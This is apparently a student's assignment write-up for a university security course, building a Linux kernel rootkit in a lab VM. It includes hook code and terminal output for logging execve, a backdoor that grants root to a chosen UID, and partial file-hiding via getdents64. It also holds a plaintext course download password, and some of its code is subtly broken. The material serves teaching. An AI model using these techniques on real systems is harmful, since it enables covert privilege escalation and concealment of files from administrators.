ALEXIS UDEDCHUKWU
101225811
COMP 4108 - ASSIGNMENT 2

Files Referenced:

rootkit.c

rootkit.ko


insert.sh

eject.sh

Makefile


PART A

1. I used this command: wget --user=comp4108 --password=z48QVUanF2wYV49A https://www.cisl.carleton.ca/~hpatel/comp4108/private/code/a2/a2.tar.gz
2.




```
student@COMP4108-a2:~$ sudo bash
[sudo] password for student:
root@COMP4108-a2:/home/student# /
```

3. The address for `sys_call_table` symbol is ffffffffa54013c0. I used grep to filter it out of the output from /proc/kallsyms




```
root@COMP4108-a2:/home/student# grep sys_call_table /proc/kallsyms
ffffffffa54002a0 R x32_sys_call_table
ffffffffa54013c0 R sys_call_table
ffffffffa5402400 R ia32_sys_call_table
root@COMP4108-a2:/home/student# 
```

4. I edited the rootkit.c code to provide the right symbol as an argument as seen below




```
/*
 * TODO: NEEDED FOR PART A
 *  Update the string provided to the kallsyms_lookup_name function
 *
 * Locates the address of the system call table using kallsyms_lookup_name
 * and returns it as an unsigned long *
*/
unsigned long * get_syscall_table_bf(void){
  unsigned long *syscall_table;
  syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table");
  return syscall_table;
}
```

5. Confirmed



```
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2# ./insert.sh
insmod: ERROR: could not insert module rootkit.ko: Operation not permitted
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:74:14: warning: ‘magic_prefix’ defined but not used [-Wunused-variable]
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/a2/rootkit.c:62:12: warning: ‘root_uid’ defined but not used [-Wunused-variable]
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2# ./insert.sh
```


6. Confirmed.



```
root@COMP4108-a2:/home/student/a2# ./insert.sh
root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
rootkit                16384  0
intel_rapl_msr         20480  0
intel_rapl_common      24576  1 intel_rapl_msr
kvm_intel             286720  0
kvm                   667648  1 kvm_intel
crct10dif_pclmul       16384  1
```

Check the syslog


7. Confirmed



```
pata_acpi              16384  0
root@COMP4108-a2:/home/student/a2# ./eject.sh
root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
intel_rapl_msr         20480  0
intel_rapl_common      24576  1 intel_rapl_msr
kvm_intel             286720  0
kvm                   667648  1 kvm_intel
crct10dif_pclmul       16384  1
ghash_clmulni_intel    16384  0
```

Check the syslog

8. I uncommented the lines to hook and unhook openat for this question.



```
root@COMP4108-a2:/home/student/a2# tail /var/log/syslog
Sep 30 11:25:59 COMP4108-a2 systemd[8180]: Startup finished in 105ms.
Sep 30 11:25:59 COMP4108-a2 systemd[1]: Started User Manager for UID 1001.
Sep 30 11:25:59 COMP4108-a2 systemd[1]: Started Session 37 of user student.
Sep 30 11:30:01 COMP4108-a2 CRON[10213]: (root) CMD ([ -x /etc/init.d/anacron ] && if [ ! -d /run/systemd/system ]; then /usr/sbin/invoke-rc.d anacron start >/dev/null; fi)
Sep 30 11:34:24 COMP4108-a2 kernel: [62195.263952] Rootkit module initializing.
Sep 30 11:34:24 COMP4108-a2 kernel: [62195.281962] Rootkit module is loaded!
Sep 30 11:34:24 COMP4108-a2 systemd[1]: Started Run anacron jobs.
Sep 30 11:34:24 COMP4108-a2 anacron[10238]: Anacron 2.3 started on 2024-09-30
Sep 30 11:34:24 COMP4108-a2 anacron[10238]: Normal exit (0 jobs run)
Sep 30 11:34:24 COMP4108-a2 systemd[1]: anacron.service: Succeeded.
root@COMP4108-a2:/home/student/a2#
```

9.


Principal 6: Least-Privilege:
How it can help to mitigate rootkits: Since rootkits typically embed themselves in a system to gain special privileges, the least-privilege principle—allocating the fewest privileges needed for a task for as little time as possible—helps by limiting the rootkit's access. If a rootkit manages to infiltrate the system, it won't have full system-wide privileges, reducing the damage it can cause, as it wouldn't be able to access or manipulate critical parts of the system. My assumption here is that the rootkit attempts to gain special privileges, like root access, after entering the system through a compromised program. The type of rootkit this could help mitigate could be a kernel-mode rootkit.

Principle 2: Safe Defaults:
How it can help to mitigate rootkits: Using safe default settings, like deny-by-default access controls, can help stop rootkits from getting installed or delivered. For example, if a system blocks unauthorized software from being installed by default or checks permissions strictly, it makes it harder for rootkits to get in. This principle helps in the delivery phase of kernel-mode rootkits, which try to mess with the operating system at a low level. By having safe defaults on important system areas and requiring permission for things like installing new drivers or changing the kernel, the system can block or catch rootkits before they can hook into the kernel. My assumption is that the rootkit is trying to get into the system through a kernel vulnerability and needs system privileges to be installed.


PART B:

1. I implemented a kernel module that hooks into the **execve** syscall to log the names of files executed and the effective UID of the user running them. I consulted the **execve** man page as well as used the provided hook for openat to learn about the function and create my hook. Using **strncpy_from_user()**, I copied the filename from user space, and I used current_euid()(which is included in the current macro) to get the effective UID. The necessary information was printed to the kernel log using **printk()**. I tested the module by

inserting the rootkit(using the provided **insert.sh**)and then ran several commands. I verified the output using **dmesg | tail**, which showed the filenames of the executed files and their corresponding effective UIDs in the system logs. This confirmed that the **execve** syscall hook was working as intended.




```
[ 3334.469598] Effective UID 0
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2# dmesg | tail
[ 3352.973551] Executing /bin/cat
[ 3352.973555] Effective UID 1001
[ 3352.978223] Executing /bin/cat
[ 3352.978226] Effective UID 1001
[ 3352.982078] Executing /bin/cat
[ 3352.982081] Effective UID 1001
[ 3355.367131] Executing /usr/bin/tail
[ 3355.367135] Effective UID 0
[ 3355.367272] Executing /bin/dmesg
[ 3355.367276] Effective UID 0
root@COMP4108-a2:/home/student/a2# 
```




```
asmlinkage int new_execve(const struct pt_regs *regs) {
    long ret;
    char *filename;
    kuid_t euid;

    // Get the filename the syscall was called for
    filename = kmalloc(4096, GFP_KERNEL);

    // Copy the filename from user space to kernel space
    if (strncpy_from_user(filename, (void *)regs->di, 4096) < 0)
        kfree(filename);
        return 0;
    }

    // Get the effective UID of the current process
    euid = current_euid();

    // Log the filename and the effective UID to the kernel log
    printk(KERN_INFO "Executing %s\n", filename);
    printk(KERN_INFO "Effective UID %d\n", euid.val);

    kfree(filename);

    // Call the original execve syscall
    ret = original_execve(regs);

    return ret;
}
```

Modify your hook code so that when the effective UID of the user executing an executable is equal to the value of the `root_uid` parameter, they are given uid/euid 0 (i.e. root privs). The `root_uid` parameter must be provided via the `insmod` command in `insert.sh`. Note that the `root_uid` parameter should be set to **your user's UID** to get root, not root's UID. You will need to add this behaviour.

2. For this question, I modified the **execve** hook to escalate the privileges for the user with the root_uid (1001) provided in insert.sh. The involves checking if the effective UID of the user running a command equals the specified root_uid and if it does then, the hook calls commit_creds(prepare_kernel_cred(NULL)), which grants the user root privileges (UID 0). I tested the implementation by first running the command whoami in a terminal as a normal user, which confirmed my UID as student. Next, I inserted the kernel module using the insert.sh script, which includes the necessary parameters to set the root_uid. After successfully inserting the module, I executed the whoami command again, and the output indicated that I was now the root user. This confirmed that the privilege escalation works as it should, allowing a specific user to attain root privileges through the modified **execve** hook.



```
#!/bin/bash

# Specify the extension suffix for the openat hook code
SUFFIX=.txt
# Specify the extension suffix for the execve hook code
ROOT_UID=1001

#Insert the rootkit module, providing some parameters
insmod rootkit.ko suffix=$SUFFIX root_uid=$ROOT_UID
```




```
student@COMP4108-a2:~/a2$ whoami
student
student@COMP4108-a2:~/a2$ sudo ./insert.sh
[sudo] password for student:
student@COMP4108-a2:~/a2$ whoami
root
student@COMP4108-a2:~/a2$ 
```

Part C


1. For this question, I was asked to write a hook for the getdents64 syscall, which reads several **linux_dirent** structures from the directory referred to by the open file descriptor (fd) into the buffer pointed to by **dirp** (pointer to where directory entries are stored). It was used to read directory entries whose

names I printed to the Kernel log using **printk**. I did this by getting the syscall number for getdents64() using the **__NR_getdents64** definition which allowed me to find its location in the syscall table. I used the **linux_dirent64** structure, which holds information about the directory entries (e.g. the file name). After this, to confirm that it works, I complied with **make,** which generates rootkit.ko which I then inserted into the kernel using the provided **insert.sh script** then assessed the output using **dmesg | tail** which prints the last couple of entries in the kernel log.

My expected output was a list of directory entries and file names but instead, I got entries like **.. and numbers like 812.** Since this result was unexpected, I contacted the TA, who walked me through some things to try but while the same code was able to work as expected on this system, I still was getting the unexpected entries above. I was thinking this might be due to differences in our environments but I am not too sure about that.




```
student@COMP4108-a2:~/a2$ dmesg | tail
[ 1490.625448] Effective UID 0
[ 1490.629076] Executing /bin/cat
[ 1490.629079] Effective UID 0
[ 1492.485337] entry: .
[ 1492.485340] entry: ..
[ 1492.485341] entry: 812
[ 1493.743332] Executing /bin/dmesg
[ 1493.743334] Effective UID 1001
[ 1493.743420] Executing /usr/bin/tail
[ 1493.743422] Effective UID 1001
student@COMP4108-a2:~/a2$
```



```
asmlinkage int new_getdents(const struct pt_regs *regs) {
  long ret;
  struct linux_dirent64 *d;
  struct linux_dirent64 *uspace;
  char *buf;
  unsigned long bpos;

  // Allocate memory for the directory entries
  buf = kzalloc(regs->dx, GFP_KERNEL);

  // call the original getdents64 syscall
  uspace = (struct linux_dirent64* )regs->si;
  ret = original_getdents(regs);

  // copy the result from user space
  if (copy_from_user(buf, uspace, ret)) {
    kfree(buf);
    return ret;
  }

  for (bpos = 0; bpos < ret;) {
    d = (struct linux_dirent64 *)(buf + bpos);
    printk(KERN_INFO "entry: %s\n", d->d_name); // Print en
    bpos += d->d_reclen;
    //check for the magic prefix
  }
  // copy the modified buffer back to user space
  if (copy_to_user(uspace, buf, ret)) {
    kfree(buf);
    return ret;
  }

  kfree(buf);
  return ret;
}
```

2. For this question, the goal was to modify the hook for **getdents64** to hide files with the **magic_prefix**, **(\$sys\$)**. Basically that files beginning with the **magic_prefix** are excluded from the list of items in the directory given to the user. So I passed the prefix “**$\sys\$**” as a parameter in the insert.sh script which will make sure that files that start with the prefix
   In the hook, I included the condition that if a directory entry’s name began without specified **magic_prefix**, so if **d->d_name** starts with the magic prefix using **strncmp**


the entry is excluded from the list result by using the **memmove()** function to shift the remaining entries up in the buffer to hide the files from the user, but if not, I just keep going through the list of entries.



